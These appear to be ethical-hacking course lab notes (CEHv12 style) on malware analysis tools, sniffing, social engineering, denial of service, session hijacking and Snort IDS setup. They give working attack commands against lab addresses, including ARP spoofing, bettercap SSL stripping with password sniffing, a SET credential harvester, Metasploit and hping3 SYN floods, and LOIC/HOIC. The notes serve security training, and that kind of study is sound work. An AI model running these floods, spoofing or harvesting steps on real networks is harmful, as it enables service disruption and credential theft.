
other PE extraction tools such as Portable Executable Scanner (pescan) (https://tzworks.net), Resource Hacker (http://www.angusj.com), or PEView (https://www.aldeid.com)

Task 6: Identify File Dependencies using Dependency Walker

Dependency Walker tool lists all dependent modules of an executable file and builds hierarchical tree diagrams. It also records all functions that each module exports and calls. Further, it detects many common application problems such as missing and invalid modules, import and export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.

navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\File Dependency Checking Tools\Dependency Walker, and double-click depends.exe.

other dependency checking tools such as Dependency-check (https://jeremylong.github.io), Snyk (https://snyk.io), or RetireJS (https://retirejs.github.io)



DLLs	Description of contents
Kernel32.dll	Core functionality such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics
Ntdll.dll	Interface to the Windows kernel
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

Task 7: Perform Malware Disassembly using IDA and OllyDbg

IDA explores binary programs, for which the source code might not be available, to create maps of their execution. The primary purpose of a disassembler is to display the instructions actually executed by the processor in a symbolic representation called “assembly language.”

OllyDbg is a debugger that emphasizes binary code analysis, which is useful when source code is unavailable. It traces registers, recognizes procedures, API calls switches, tables, constants, and strings, and locates routines from object files and libraries.

Navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\IDA

Navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\OllyDbg and double-click OLLYDBG.EXE.

Task 8: Perform Malware Disassembly using Ghidra

Ghidra is a software reverse engineering (SRE) framework that includes a suite of full-featured, high-end software analysis tools that enable users to analyze compiled code on a variety of platforms including Windows, MacOS, and Linux. It's capabilities include disassembly, assembly, decompilation, debugging, emulation, graphing, and scripting.

navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\Ghidra and double-click ghidraRun.bat

create a random Project -> Import Malicious File – double click on child node created under the project

other disassembling and debugging tools such as Radare2 (https://rada.re), WinDbg (http://www.windbg.org), and ProcDump (https://docs.microsoft.com)

Lab 4: Perform Dynamic Malware Analysis

System Baselining Baselining refers to the process of capturing a system’s state (taking snapshot of the system) at the time the malware analysis begins. This can be used to compare the system’s state after executing the malware file, which will help understand the changes that the malware has made across the system. A system baseline involves recording details of the file system, registry, open ports, network activity, and other items.

Host Integrity Monitoring Host integrity monitoring is the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents. It involves using the same tools to take a snapshot of the system before and after the incident or actions and analyzing the changes to evaluate the malware’s impact on the system and its properties. In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, and other characteristics.

Host integrity monitoring includes:

Port monitoring
Process monitorin
Registry monitoring
Windows services monitoring
Startup program monitoring
Event logs monitoring and analysis
Installation monitoring
Files and folder monitoring
Device driver monitoring
Network traffic monitoring and analysis
DNS monitoring and resolution
API calls monitoring

Task 1: Perform Port Monitoring using TCPView and CurrPorts

TCPView is a Windows program that shows the detailed listings of all the TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.

CurrPorts is a piece of network monitoring software that displays a list of all the currently open TCP/IP and UDP ports on a local computer. For each port in the list, information about the process that opened the port is also displayed, including the process name, full path of the process, version information of the process (product name, file description, etc.), the time that the process was created, and the user that created it.

Navigate to Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools other port monitoring tools such as Port Monitor (https://www.port-monitor.com), TCP Port Monitoring (https://www.dotcom-monitor.com), or PortExpert (https://www.kcsoftwares.com)

Task 2: Perform Process Monitoring using Process Monitor

Process Monitor is a monitoring tool for Windows that shows the real-time file system, Registry, and process and thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon. It adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, and simultaneous logging to a file. Unique features of Process Monitor make it a core utility in system troubleshooting and vital to the malware hunting toolkit.

navigate to Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Process Monitoring Tools\ProcessMonitor

other process monitoring tools such as Process Explorer (https://docs.microsoft.com), OpManager (https://www.manageengine.com), Monit (https://mmonit.com), or ESET SysInspector (https://www.eset.com)

Task 3: Perform Registry Monitoring using Reg Organizer

Reg Organizer is designed to edit keys and parameters, as well as to delete the content of.reg files. It allows users to perform various operations with the system registry such as export, import and copy key values. It can also perform a deep searches to find even those keys associated with the application that cannot be found by other similar programs.

Navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\Reg Organizer

other registry monitoring tools such as regshot (https://sourceforge.net), Registry Viewer (https://accessdata.com), RegScanner (https://www.nirsoft.net), or Registrar Registry Manager (https://www.resplendence.com)

Task 4: Perform Windows Services Monitoring using Windows Service Manager (SrvMan)

SrvMan has both GUI and Command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window automatically closes).

navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Services Monitoring Tools\Windows Service Manager (SrvMan)\x64

other Windows service monitoring tools such as Advanced Windows Service Manager (https://securityxploded.com), Process Hacker (https://processhacker.sourceforge.io), Netwrix Service Monitor (https://www.netwrix.com), or AnVir Task Manager (https://www.anvir.com)

Task 5: Perform Startup Program Monitoring using Autoruns for Windows and WinPatrol

Autoruns for Windows This utility can auto-start the location of any startup monitor, display which programs are configured to run during system bootup or login, and show the entries in the order Windows processes them.

WinPatrol provides the user with 14 different tabs to help in monitoring the system and its files. This security utility gives the user a chance to look for programs that are running in the background of a system so that the user can take a closer look and control the execution of legitimate and malicious programs.

navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\Autoruns for Windows

navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\WinPatrol

other Windows startup programs monitoring tools such as Autorun Organizer (https://www.chemtable.com), Quick Startup (https://www.glarysoft.com), or Chameleon Startup Manager (https://www.chameleon-managers.com)

Task 6: Perform Installation Monitoring using Advanced Uninstaller Pro

Advanced uninstaller pro automatically monitors what gets placed on your system and allows you to uninstall it completely. Uninstaller pro works by monitoring what resources such as file and registry, are created when a program is installed. It provides detailed information about the software installed, including how much disk space, CPU, and memory your programs are using. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.

other installation monitoring tools such as SysAnalyzer (https://www.aldeid.com), REVO UNINSTALLER PRO (https://www.revouninstaller.com), or Comodo Programs Manager (https://www.comodo.com)

Task 7: Perform Files and Folder Monitoring using PA File Sight

navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Files and Folder Monitoring Tools\PA File Sight

other file and folder integrity checking tools such as Tripwire File Integrity and Change Manager (https://www.tripwire.com), Netwrix Auditor (https://www.netwrix.com), Verisys (https://www.ionx.co.uk), or CSP File Integrity Checker (https://www.cspsecurity.com)

Task 8: Perform Device Driver Monitoring using DriverView and Driver Reviver

DriverView utility displays a list of all device drivers currently loaded on the system. For each driver in the list, additional information is displayed such as the load address of the driver, description, version, product name, and developer.

Driver Reviver provides an effective way of scanning your PC to identify out of date drivers. Driver Reviver can quickly and easily update these drivers to restore optimum performance to your PC and its hardware and extend its life.

other device driver monitoring tools such as Driver Booster (https://www.iobit.com), Driver Easy (https://www.drivereasy.com), Driver Fusion (https://treexy.com), or Driver Genius 22 (https://www.driver-soft.com)

Task 9: Perform DNS Monitoring using DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: Host Name, Port Number, Query ID, Request Type (A, AAAA, NS, MX, and other types), Request Time, Response Time, Duration, Response Code, Number of records, and the content of the returned DNS records.

Navigate to Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\DNS Monitoring Tools\DNSQuerySniffer

In real-time, attackers will use malicious applications like DNSChanger to change the DNS of the target machine.

other DNS monitoring/resolution tools such as DNSstuff (https://www.dnsstuff.com), or Sonar Lite (https://constellix.com)

Module 08: Sniffing

Lab 1: Perform Active Sniffing

The following is the list of different active sniffing techniques:

MAC Flooding: Involves flooding the CAM table with fake MAC address and IP pairs until it is full

DNS Poisoning: Involves tricking a DNS server into believing that it has received authentic information when, in reality, it has not

ARP Poisoning: Involves constructing a large number of forged ARP request and reply packets to overload a switch

DHCP Attacks: Involves performing a DHCP starvation attack and a rogue DHCP server attack

Switch port stealing: Involves flooding the switch with forged gratuitous ARP packets with the target MAC address as the source

Spoofing Attack: Involves performing MAC spoofing, VLAN hopping, and STP attacks to steal sensitive information

Task 1: Perform MAC Flooding using macof

MAC flooding technique to force a switch to act as a hub, so they can easily sniff the traffic.

macof is a Unix and Linux tool that is a part of the dsniff collection. It floods the local network with random MAC addresses and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch’s CAM tables (131,000 per minute) by sending forged MAC entries. When the MAC table fills up, the switch converts to a hub-like operation where an attacker can monitor the data being broadcast.

Launch Wireshark in background

type macof -i eth0 -n 10 (-i: specifies the interface and -n: specifies the number of packets to be sent)

target a single system by issuing the command macof -i eth0 -d [Target IP Address]

Task 2: Perform a DHCP Starvation Attack using Yersinia

Yersinia is a network tool designed to take advantage of weaknesses in different network protocols such as DHCP. It pretends to be a solid framework for analyzing and testing the deployed networks and systems.

This attack can be performed by using various tools such as Yersinia and Hyenae.

Note: The interactive mode of the Yersinia application only works in a maximized terminal window.

Type yersinia -I (-I: Starts an interactive ncurses session)

then press h for help.

Press F2 to select DHCP mode. In DHCP mode, STP Fields in the lower section of the window change to DHCP Fields

Press x to list available attack options

The Attack Panel window appears; press 1 to start a DHCP starvation attack.

Yersinia starts sending DHCP packets to the network adapter and all active machines in the local network

press q to stop the attack and terminate Yersinia

Task 3: Perform ARP Poisoning using arpspoof

arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

type arpspoof -i eth0 -t 10.10.1.1 10.10.1.11 (Here, 10.10.1.11 is IP address of the target system [Windows 11], and 10.10.1.1 is IP address of the access point or gateway)

Type arpspoof -i eth0 -t 10.10.1.11 10.10.1.1 (the host system informs the target system (10.10.1.11) that it is the access point (10.10.1.1))

Attackers use the arpspoof tool to obtain the ARP cache; then, the MAC address is replaced with that of an attacker’s system. Therefore, any traffic flowing from the victim to the gateway will be redirected to the attacker’s system.

Task 4: Perform an Man-in-the-Middle (MITM) Attack using Cain & Abel

Cain & Abel is a password recovery tool that allows the recovery of passwords by sniffing the network and cracking encrypted passwords. The ARP poisoning feature of the Cain & Abel tool involves sending free spoofed ARPs to the network's host victims. This spoofed ARP can make it easier to attack a middleman.

Launch Cain & Abel

Click Configure from the menu bar to configure an ethernet card

By default, the Sniffer tab is selected. Ensure that the Adapter associated with the IP address of the machine is selected

Click the Start/Stop Sniffer

Click the plus (+) icon or right-click in the window and select Scan MAC Addresses to scan the network for hosts.

After completing the scan, click the APR tab -> click + icon select the Ip in left panel and right panel to be the mediator.

Click start APR

Task 5: Spoof a MAC Address using TMAC and SMAC

the attacker spoofs their own MAC address with the MAC address of the legitimate client. Once the spoofing is successful, the attacker receives all traffic destined for the client. Thus, an attacker can gain access to the network and take over the identity of a network user.

Launch TMAC or Technitium MAC Address Changer

Choose appropriate options

Launch SMAC -> Choose appropriate options

Task 6: Spoof a MAC Address of Linux Machine using macchanger

Before changing the MAC address we need to turn off the network interface.

Type ifconfig eth0 down

Type macchanger –help

type macchanger -s eth0 (to see current mac address)

type macchanger -a eth0 (to set a random vendor)

type macchanger -r eth0

type ifconfig eth0 up

Lab 2: Perform Network Sniffing using Various Sniffing Tools

Task 1: Perform Password Sniffing using Wireshark

Launch Wireshark

Start capturing while victim visit websites etc.

Save the capured packets.

Services window appears. Choose Remote Packet Capture Protocol v.0 (experimental), right-click the service, and click Start (in Victim machine)

Capture Options window appears; click the Manage Interfaces… button.

click the Remote Interfaces tab, and then the Add a remote host and its interface icon (+).

Remote Interface window appears. In the Host text field, enter the IP address of the target machine (here, 10.10.1.11); and in the Port field, enter the port number as 2002

In real-time, when attackers gain the credentials of a victim's machine, they attempt to capture its remote interface and monitor the traffic its user browses to reveal confidential user information.

Task 2: Analyze a Network using the Omnipeek Network Protocol Analyzer

OmniPeek Network Analyzer provides real-time visibility and expert analysis of each part of the target network. It performs analysis, drills down, and fixes performance bottlenecks across multiple network segments. It includes analytic plug-ins that provide targeted visualization and search abilities.

https://www.liveaction.com/products/omnipeek-network-protocol-analyzer/ (Start My Omnipeek Trial)

Task 3: Analyze a Network using the SteelCentral Packet Analyzer

SteelCentral Packet Analyzer provides a graphical console for high-speed packet analysis. It captures terabytes of packet data traversing the network, reads it, and displays it in a GUI. It can analyze multi-gigabyte recordings from locally presented trace files or on remote SteelCentral NetShark probes (physical, virtual, or embedded on SteelHeads), without a large file transfer, to identify anomalous network issues or diagnose and troubleshoot complex network and application performance issues down to the bit level.

https://www.riverbed.com/trial-downloads (TRIAL DOWNLOADS)

Lab 3: Detect Network Sniffing

These network sniffers can be detected by using various techniques such as:

Ping Method: Identifies if a system on the network is running in promiscuous mode

DNS Method: Identifies sniffers in the network by analyzing the increase in network traffic

ARP Method: Sends a non-broadcast ARP to all nodes in the network; a node on the network running in promiscuous mode will cache the local ARP address

Task 1: Detect ARP Poisoning and Promiscuous Mode in a Switch-Based Network

Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer toggles the NIC of a system to promiscuous mode, so that it listens to all data transmitted on its segment. A sniffer can constantly monitor all network traffic to a computer through the NIC by decoding the information encapsulated in the data packet. Promiscuous mode in the network can be detected using various tools.

Perform ARP poisoning as explained earlier

type hping3 [Target IP Address] -c 100000 (from the target machine)

Launch Wireshark -> click Edit & select Preferences -> Protocols -> select the ARP/RARP

click the Detect ARP request storms checkbox and the Detect duplicate IP address configuration checkbox.

Start packet capturing -> Analyze -> Expert Information

Detection Phase

type the command nmap --script=sniffer-detect [Target IP Address/ IP Address Range]

Task 2: Detect ARP Poisoning using the Capsa Network Analyzer

Capsa, a portable network performance analysis and diagnostics tool, provides packet capture and analysis capabilities with an easy to use interface that allows users to protect and monitor networks in a critical business environment. It helps ethical hackers or pentesters in quickly detecting ARP poisoning and ARP flooding attack and in locating attack source.

Habu is an open source penetration testing toolkit that can perform various tasks such as ARP poisoning, ARP sniffing, DHCP starvation and DHCP discovers.

https://www.colasoft.com/download/arp_flood_arp_spoofingarppoisoning_attack_solution_with_capsa.php

Download Capsa Enterprise Trial in Target machine

check the checkbox beside the available adapter (here, Ethernet) and click on Start.

Navigate to the Diagnosis tab

type habu.arp.poison 10.10.1.11 10.10.1.13 (Attacker machine)

Navigate back to target machine and explore

Module 09: Social Engineering

Lab 1: Perform Social Engineering using Various Techniques

Task 1: Sniff Credentials using the Social-Engineer Toolkit (SET)

Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing via social engineering. SET is particularly useful to attackers, because it is freely available and can be used to carry out a range of attacks.

SET's multi-attack method allows Java applets, the Metasploit browser, and Credential Harvester/Tabnabbing to be used simultaneously. SET categorizes attacks according to the attack vector used such as email, web, and USB.

Parrot Machine
Type setoolkit
The SET menu appears- > Type 1 (choose Social-Engineering Attacks)
type 2 (choose Website Attack Vectors)
type 3 (choose Credential Harvester Attack Method)
Type 2 (choose Site Cloner)

Lab 2: Detect a Phishing Attack

Task 1: Detect Phishing using Netcraft

The Netcraft Extension provides updated and extensive information about sites that users visit regularly; it also blocks dangerous sites. This information helps users to make an informed choice about the integrity of those sites.

https://www.netcraft.com/apps/
click Find out more button under BROWSER option on the webpage.
click Download button -> will see options for each browser type -> extensions

Task 2: Detect Phishing using PhishTank

PhishTank is a free community site on which anyone can submit, verify, track, and share phishing data.PhishTank provides an open API for developers and researchers to integrate anti-phishing data into their applications.

https://www.phishtank.com

Lab 3: Audit Organization's Security for Phishing Attacks

Task 1: Audit Organization's Security for Phishing Attacks using OhPhish

OhPhish is a web-based portal for testing employees' susceptibility to social engineering attacks. It is a phishing simulation tool that provides an organization with a platform to launch phishing simulation campaigns on its employees. The platform captures the responses and provides MIS reports and trends (on a real-time basis) that can be tracked according to the user, department, or designation.

https://portal.ohphish.com/login

Module 10: Denial-of-Service

Lab 1: Perform DoS and DDoS Attacks using Various Techniques

the following are categories of DoS/DDoS attack vectors:

Volumetric Attacks: Consume the bandwidth of the target network or service

Attack techniques:

- UDP flood attack
- ICMP flood attack
- Ping of Death and smurf attack
- Pulse wave and zero-day attack

Protocol Attacks: Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

Attack techniques:

- SYN flood attack
- Fragmentation attack
- Spoofed session flood attack
- ACK flood attack

Application Layer Attacks: Consume application resources or services, thereby making them unavailable to other legitimate users

Attack techniques:

- HTTP GET/POST attack
- Slowloris attack
- UDP application layer flood attack
- DDoS extortion attack

Tasks 1: Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit

type nmap -p 21 (Target IP address)

In this task, we will use an auxiliary module of Metasploit called synflood to perform a DoS attack on the target machine.

Type msfconsole -> type use auxiliary/dos/tcp/synflood -> show options

set RHOST (Target IP Address) (here, 10.10.1.11)

set RPORT 21

set SHOST (Spoofable IP Address) (here, 10.10.1.19)

type exploit

Launch wireshark in the victim machine to observe the packets received

Task 2: Perform a DoS Attack on a Target Host using hping3

Syn Flood Attack

type hping3 -S (Target IP Address) -a (Spoofable IP Address) -p 22 –flood (Note: -S: sets the SYN flag; -a: spoofs the IP address; -p: specifies the destination port; and --flood: sends a huge number of packets.)

Ping of Death

type hping3 -d 65538 -S -p 21 --flood (Target IP Address) (-d: specifies data size; -S: sets the SYN flag; -p: specifies the destination port; and --flood: sends a huge number of packets.)

UDP application layer flood attack

type nmap -p 139 (Target IP Address) (attacking netBIOS service)

type hping3 -2 -p 139 --flood (Target IP Address) (-2: specifies the UDP mode; -p: specifies the destination port; and --flood: sends a huge number of packets.)

Note: Some of the UDP based application layer protocols that attackers can employ to flood target networks include:

CharGEN (Port 19)
SNMPv2 (Port 161)
QOTD (Port 17)
RPC (Port 135)
SSDP (Port 1900)
CLDAP (Port 389)
TFTP (Port 69)
NetBIOS (Port 137,138,139)
NTP (Port 123)
Quake Network Protocol (Port 26000)
VoIP (Port 5060)

Task 3: Perform a DoS Attack using Raven-storm

Raven-Storm is a DDoS tool for penetration testing that features Layer 3, Layer 4, and Layer 7 attacks. It is written in python3 and is effective and powerful in shutting down hosts and servers. It can be used to perform strong attacks and can be optimized for non typical targets.

Type sudo rst
Type l4 (load layer4 module (UDP/TCP))
type “ip 10.10.1.19”
Type “port 80”
Type “threads 20000”
type run

Task 4: Perform a DDoS Attack using HOIC

HOIC (High Orbit Ion Cannon) is a network stress and DoS/DDoS attack application. This tool is written in the BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP, POST, and GET requests to a computer that uses lulz inspired GUIs. It offers a high-speed multi-threaded HTTP Flood; a built-in scripting system allows the deployment of “boosters,” which are scripts designed to thwart DDoS countermeasures and increase DoS output.

Navigate to E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools and copy the High Orbit Ion Cannon (HOIC)

Note:In real-time, a group of hackers operating hundreds or thousands of machines configure this tool on their machines, communicate with each other through IRCs, and simulate the DDoS attack by flooding a target machine or website at the same time. The target is overwhelmed and stops responding to user requests or starts dropping packets coming from legitimate users. The larger the number of attacker machines, the higher the impact of the attack on the target machine or website.

Task 5: Perform a DDoS Attack using LOIC

LOIC (Low Orbit Ion Cannon) is a network stress testing and DoS attack application. We can also call it an application-based DOS attack as it mostly targets web applications. We can use LOIC on a target site to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of disrupting the service of a particular host.

navigate to E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)

Lab 2: Detect and Protect Against DoS and DDoS Attacks

The following are the three types of detection techniques:

Activity Profiling: Profiles based on the average packet rate for a network flow, which consists of consecutive packets with similar packet header information

Sequential Change-point Detection: Filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows the traffic flow rate over time

Wavelet-based Signal Analysis: Analyzes network traffic in terms of spectral components

Task 1: Detect and Protect Against DDoS Attacks using Anti DDoS Guardian

Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

navigate to E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian

other DoS and DDoS protection tools such as, DOSarrest's DDoS protection service (https://www.dosarrest.com), DDoS-GUARD (https://ddos-guard.net), and Cloudflare (https://www.cloudflare.com)

Module 11: Session Hijacking

Lab 1: Perform Session Hijacking

Session hijacking can be divided into three broad phases:

Tracking the Connection: The attacker uses a network sniffer to track a victim and host, or uses a tool such as Nmap to scan the network for a target with a TCP sequence that is easy to predict

Desynchronizing the Connection: A desynchronized state occurs when a connection between the target and host has been established, or is stable with no data transmission, or when the server's sequence number is not equal to the client's acknowledgment number (or vice versa)

Injecting the Attacker's Packet: Once the attacker has interrupted the connection between the server and target, they can either inject data into the network or actively participate as the man-in-the-middle, passing data between the target and server, while reading and injecting data at will

Task 1: Hijack a Session using Zed Attack Proxy (ZAP)

Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

Configure proxy settings in Victim machine

Task 2: Intercept HTTP Traffic using bettercap

type bettercap -h

type bettercap -iface eth0 (Note: -iface: specifies the interface to bind to (in this example, eth0).)

Type help

Type net.probe on (send different types of probe packets to each IP in the current subnet)

Type net.recon on (responsible for periodically reading the system ARP table to detect new hosts on the network.)

Type set http.proxy.sslstrip true (module enables SSL stripping.)

Type set arp.spoof.internal true (module spoofs the local connections among computers of the internal network)

Type set arp.spoof.targets 10.10.1.11 (spoofs the IP address of the target host)

Type http.proxy on (initiates http proxy)

Type arp.spoof on (initiates ARP spoofing)

Type net.sniff on (perform sniffing on the network)

Type set net.sniff.regexp ‘.password=.+’ (consider the packets sent with a payload matching the given regular expression)

Task 3: Intercept HTTP Traffic using Hetty

Hetty is an HTTP toolkit for security research. It aims to become an open-source alternative to commercial software such as Burp Suite Pro, with powerful features tailored to the needs of the InfoSec and bug bounty communities. Hetty can be used to perform Machine-in-the-middle (MITM) attack, manually create/edit requests, and replay proxied requests for HTTP clients and further intercept requests and responses for manual review.

Navigate to E:\CEH-Tools\CEHv12 Module 11 Session Hijacking\Hetty

type http://localhost:8080 in browser after launching hetty

Configure proxy settings in Victim machine

Lab 2: Detect Session Hijacking

There are two primary methods that can be used to detect session hijacking:

Manual Method: Involves using packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks; the packet sniffer captures packets being transferred across the network, which are then analyzed using various filtering tools

Automatic Method: Involves using Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) to monitor incoming network traffic; if a packet matches any of the attack signatures in the internal database, the IDS generates an alert, and the IPS blocks the traffic from entering the database

Task 1: Detect Session Hijacking using Wireshark

Launch wireshark in victim machine

Launch bettercap sniffing in Attacker machine

bettercap -iface eth0

net.probe on -> net.recon on -> net.sniff on

Module 12: Evading IDS, Firewalls, and Honeypots

Lab 1: Perform Intrusion Detection using Various Tools

Task 1: Detect Intrusions using Snort

Snort is an open-source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching and is used to detect a variety of attacks and probes such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic to collect or pass, as well as a detection engine that utilizes a modular plug-in architecture.

Uses of Snort:

Straight packet sniffer such as tcpdump

Packet logger (useful for network traffic debugging, etc.)

Network intrusion prevention system

Navigate to Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort

Navigate to the etc (Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\ Intrusion Detection Tools\Snort\snortrules-snapshot-29150\etc of the Snort rules; copy snort.conf to C:\Snort\etc.

Copy the so_rules, rules, preproc_rules folder from Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150 and paste into C:\Snort.

type cd C:\Snort\bin (in cmd prompt)

Type snort.exe

Snort initializes; wait for it to complete. After completion press Ctrl+C, Snort exits and comes back to C:\Snort\bin

type snort -W (lists your machine’s physical address, IP address, and Ethernet Drivers, but all are disabled by default)

type snort -dev -i 1 (enable the ethernet driver using index number obtaimed from prev step)

type ping google.com (in new cmd prompt)

In the HOME_NET line (Line 45), replace any with the IP addresses of the machine (target machine) on which Snort is running

make changes in the DNS_SERVERS line by replacing $HOME_NET with your DNS Server IP address (otherwise 8.8.8.8)

Modify the path location of rule, so_rules, preproc_rules

Navigate to C:\Snort\rules, and create two text files; name them white_list and black_list and change their file extensions from .txt to .rules

Add the path to dynamic preprocessor libraries (Line 243); replace /usr/local/lib/snort_dynamicpreprocessor/ with your dynamic preprocessor libraries folder location. (C:\Snort\lib\snort_dynamicpreprocessor)

At the path to base preprocessor (or dynamic) engine (Line 246), replace /usr/local/lib/snort_dynamicengine/libsf_engine.so with your base preprocessor engine C:\Snort\lib\snort_dynamicengine\sf_engine.dll

Ensure that the dynamic rules libraries (Line 250) is commented out, as you have already configured the libraries in dynamic preprocessor libraries.

Comment out all the preprocessors listed in this section by adding ‘#’ and (space) before each preprocessor rule (262-266).

Scroll down to line 326 and delete lzma keyword and a (space)

. Provide this location of files in the configure output plugins (in Lines 532 and 533) (i.e., C:\Snort\etc\classification.config and C:\Snort\etc\reference.config).

In Step #6, add to line (534) output alert_fast: alerts.ids: this command orders Snort to dump all logs into the alerts.ids file

In the snort.conf file, find and replace the ipvar string with var

In line 21, type alert icmp $EXTERNAL_NET any -> $HOME_NET 10.10.1.19 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)

Type snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii (replace X with your device index number; in this task: X is 1) (new cmd prompt)

Use another machine and try pinging the device where snort is running

Task 2: Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL

ZoneAlarm FREE Firewall blocks attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that put network privacy at risk, and monitors programs for suspicious behavior spotting and stopping new attacks that bypass traditional anti-virus protection. This Firewall prevents identity theft by guarding your data, and erases your tracks allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. Additionally, it filters out annoying, as well as potentially dangerous, email.

Task 3: Detect Malicious Network Traffic using HoneyBOT

HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.

